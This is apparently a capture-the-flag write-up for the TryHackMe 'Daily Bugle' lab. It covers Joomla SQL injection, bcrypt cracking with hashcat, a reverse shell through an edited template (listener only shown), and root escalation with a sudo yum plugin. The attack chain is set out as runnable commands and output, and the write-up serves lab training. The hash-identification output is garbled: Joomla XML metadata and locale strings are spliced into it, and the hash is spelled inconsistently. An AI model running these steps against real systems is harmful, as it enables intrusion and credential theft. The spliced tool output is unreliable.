

Daily Bugle CTF Write-Up:


Start with a simple Nmap scan:

```
(user@moti-kali)-[~/TryHackMe/Linux CTFs/POC CTF's/Daily_Bugle]
# nmap -sC -sV -oN nmap 10.10.196.242 -p-
Starting Nmap 7.92 ( https://nmap.org ) at 2024-04-05 12:00 EDT
Stats: 0:00:36 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 26.97% done; ETC: 12:03 (0:01:37 remaining)
Stats: 0:03:11 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.76% done; ETC: 12:04 (0:00:00 remaining)
Nmap scan report for 10.10.196.242
Host is up (0.071s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 68:ed:7b:19:7f:ed:14:e6:18:98:6d:c5:88:30:aa:e9 (RSA)
|   256 5c:d6:82:da:b2:19:e3:37:99:fb:96:82:08:70:ee:9d (ECDSA)
|_  256 d2:30:75:cf:7f:1e:f5:44:4f:0b:12:c2:0f:d7:27:cc (ED25519)
80/tcp    open  http      Apache httpd 2.4.6 ((CentOS) PHP/5.6.40)
|_ http-robots.txt: 15 disallowed entries
|   /joomla/administrator/ /administrator/ /bin/ /cache/
|   /cli/ /components/ /includes/ /installation/ /language/
|   /layouts/ /libraries/ /logs/ /modules/ /plugins/ /tmp/
3306/tcp  open  mysql     MariaDB (unauthorized)
|_ tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
|_ ssl-cert: ERROR: Script execution failed (use -d to debug)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 205.83 seconds
```

Lets check the website:

After running gobuster I found that this is a Joomla website, so check the version :



Quik check on the Joomla version I found an SQLi vulnerability so save the script 'joomla.py' and find a user name and hash password:

```
(user@moti-kali)-[~/TryHackMe/Linux CTFs/POC CTF's/Daily_Bugle]
# python3 joomla.py http://10.10.196.242

[-] Fetching CSRF token
[-] Testing SQLi
  - Found table: fb9j5_users
    Extracting users from fb9j5_session
  - Found user ['811', 'Super User', 'jonah', 'jonah@tryhackme.com', '$2y$10$0ve0/J5Fh4389Lluc4Xya.dfy2MF.bZhZ0jVMw.V.d3p12k8tZutM', '', '']
  - Extracting sessions from fb9j5_session
```

Crack the hash with name-that-hash and hashcat:

```
(user@moti-kali)-[~/TryHackMe/Linux CTFs/POC CTF's/Daily_Bugle]
# name-that-hash -f hash.txt [authorEmail]
<authorEmail>admin@joomla.org</authorEmail>
<copyright>
Copyright (C) 2005 - 2017 Open Source Matters. All rights reserved.
</copyright>
<description>
Name-That-Hash is a command-line tool for identifying the hash function used to generate a hash value.
It supports a wide range of hash functions, including MD5, SHA1, SHA256, and many others.
It is designed to be easy to use and to provide accurate results.
</description>
<nativeName>English (United Kingdom)</nativeName>
https://twitter.com/bee_sec_san
https://github.com/HashPals/Name-That-Hash
en GB.utf8, en GB.UTF-8, en GB, eng GB, en, english, english-uk, uk, gbr, britain, england, great britain, uk, united king
</locales>
$2y$10$0ve0/JSFh4389Lluc4Xya.dfy2MF.bZhZ0jVMw.V.d3p12kBTZutm
<websiteUrl>0.0</websiteUrl>
Most Likely
bcrypt, HC: 3200 JtR: bcrypt
Blowfish(OpenBSD), HC: 3200 JtR: bcrypt Summary: Can be used in Linux Shadow Files.
Wolflab Burning Board 4.x,
```


```
(user@moti-kali)-[~/TryHackMe/Linux CTFs/POC CTF's/Daily_Bugle]
# hashcat -a 0 -m 3200 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
<authorEmail>admin@joomla.org</authorEmail>
$2y$10$0ve0/JSFh4389Lluc4Xya.dfy2MF.bZhZ0jVMw.V.d3p12kBTZutm spiderman123
```

So we have the credentials for the Joomla super user –

Jonah:spiderman123

Let's log in as Jonah and get a reverse shell:


In the control panel under templates → Protostar we can find the error.php page, let's edit it to be our payload:



Start a listener:

```
(user@moti-kali)-[~/TryHackMe/Linux CTFs/POC CTF's/Daily_Bugle]
# nc -nlvp 4242
listening on [any] 4242 ...
```

To trigger let's get to the error.php page:



Upgrade the shell and start enumeration :

To escalate my privileges, I used linpeas but you can use LinEnum also or any other tool you would like.

```
Searching passwords in config PHP files
public $password = 'nv5uz9r3ZEDzVjNu';
```

In the linpeas result I found something look like a password, lets check if is the password of the user 'jjameson' :

```
bash-4.2$ su jjameson
Password:
[jjameson@dailybugle tmp]$ whoami
jjameson
```

Yes! So lets cat the user flag :

```
[jjameson@dailybugle ~]$ cat user.txt
27a260fe3cba712cfdedb1c86d80442e
```

Now lets see how can we gain root access:

First sudo -l:

```
[jjameson@dailybugle /]$ sudo -l
Matching Defaults entries for jjameson on dailybugle:
!visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin,
env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
secure_path="/sbin:/bin:/usr/sbin:/usr/bin

User jjameson may run the following commands on dailybugle:
(ALL) NOPASSWD: /usr/bin/yum
```

As we can see we can run yum as root with no password! Go to GTFEBIN's and find the way to get a root shell:

```
[jjameson@dailybugle /]$ TF=$(mktemp -d)
[jjameson@dailybugle /]$ cat >$TF/x<<EOF
> [main]
> plugins=1
> pluginpath=$TF
> pluginconfpath=$TF
> EOF
[jjameson@dailybugle /]$
[jjameson@dailybugle /]$ cat >$TF/y.conf<<EOF
> [main]
> enabled=1
> EOF
[jjameson@dailybugle /]$
[jjameson@dailybugle /]$ cat >$TF/y.py<<EOF
> import os
> import yum
> from yum.plugins import PluginYumExit, TYPE_CORE, TYPE_INTERACTIVE
> requires_api_version='2.1'
> def init_hook(conduit):
>     os.execl('/bin/sh','/bin/sh')
> EOF
[jjameson@dailybugle /]$ sudo yum -c $TF/x --enableplugin=y
Loaded plugins: y
No plugin match for: y
sh-4.2# whoami
root
```

```
sh-4.2# cat root.txt
eec3d53292b1821868266858d7fa6f79
```